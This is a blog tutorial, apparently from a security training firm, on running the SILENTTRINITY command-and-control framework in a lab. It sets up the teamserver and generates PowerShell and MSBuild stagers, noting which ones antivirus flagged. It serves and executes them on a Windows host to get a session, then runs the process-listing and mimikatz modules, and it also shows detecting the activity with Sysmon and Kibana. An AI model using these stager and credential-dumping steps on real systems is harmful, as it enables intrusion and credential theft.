








TL;DR
SILENTTRINITY (ST) made the news a few times in July 2019, and I wanted to see what all the fuss was about. This article has enough information to get ST installed, the teamserver operational, and a client connected to the teamserver. Once all that is out of the way, we’ll go for the goods.
Each time there seem to be some issues with at least one install directive. But, at this point, my stable install looks something like the following.
git clone https://github.com/byt3bl33d3r/SILENTTRINITY
apt update && apt upgrade
apt install python3.7 python3.7-dev python3-pip
sudo -H pip3 install -U pipenv
cd SILENTTRINITY
pip3 install -r requirements.txt
pipenv install && pipenv shell
Our story begins with a standard user on a Windows domain who we are going to assume clicked a link or executed an HTA. This user has appropriate (non-admin) privileges and as such limits our ability to easily escalate privileges. From there, the story provides some basic usage and hopefully expands the reader’s and my own knowledge.
Assuming the install went well, let’s get the server up and running. For opsec, we’d do things like ensure the server was running on a categorized domain name, we’d also limit access to the listening services via firewall restrictions, and we also need to be aware that Listeners can be dangerous and may contain vulnerabilities.
python st.py teamserver --port 81 10.10.98.228 BadPassword123
Once executed, we should get back the certificate fingerprint and a confirmation that the server is running.

Next, we need to get the client side connected. A couple of ways we can go about this. In red team ops, the server would be running on some cloud service or VPS and we’d connect to it from behind our own proxies, VPNs, firewalls, whathaveyou. In this case, I’m just going to open another tmux pane and connect to the server locally.
There’s a lot going on in the next screenshot. It includes the pwd (opt/SILENTTRINITY) and the preparation of a virtual environment so as not to tamper with all the other python related dependencies on the local system.

The commands used above, and the additional client connection to the Teamserver are below.
pwd
pipenv install && pipenv shell

python st.py client wss://aptclass:[email protected]:81
Once connected, the splash screen:

From here, we need to fire up a Listener.
listeners
use https
The listener’s options menu for HTTPS:

The stagers / powershell options configuration and my favorite context-based tab completion implementation ever can be seen below.
stagers
options

But really — I just want the fastest way to malware which was:
stagers
powershell
generate https
…and…
stagers
msbuild
generate https

The stager.ps1 file was dropped into my /opt/SILENTTRINITY/ directory and was basically ready for execution. The python -m http.server works great to stand up a quick and browsable web server. I also generated a stager.xml for MSBuild, which is quieter and has fewer optics focused in its general direction, though that is changing too.
python -m http.server
Then, from the client, we snag the stager files.

…and…execute them. Full disclosure: PowerShell got flagged. The stager.xml file also got flagged. But, the msbuild.xml was “built” with the following command:
Msbuild.exe stager.xml


And, we get our session.

Here, like the Twilight Zone, I control the SIEM, sysmon deployment, the horizontal, and the vertical, and thus, I don’t care if I catch myself. In fact, I hope to. Which, with Sysmon is exceptionally easy.

We next find the sysmon event IDs by filtering our endpoint sysmon logs in Kibana for event_id:3. As seen below, we have the likely popped host, the process, and the destination IP address.

But, we might as well keep exploring, right? Egypt always told me he’d start any meterpreter session by validating running processes and process integrity because these things matter. If we can’t read all the process details, we aren’t admin and asking can be an IoC.
Let’s jump into the modules section and run ps.
modules
use boo/ps
run <session ID>
It’s already game over for this system. We have a privileged shell.

Let’s do it.
use boo/mimikatz
run <session ID>
Cheers all and thanks for reading!
Links:
Want to learn more mad skills from the person who wrote this blog?
Check out these classes from Jordan and Kent:
此内容由惯性聚合(RSS阅读器)自动聚合整理,仅供阅读参考。 原文来自 — 版权归原作者所有。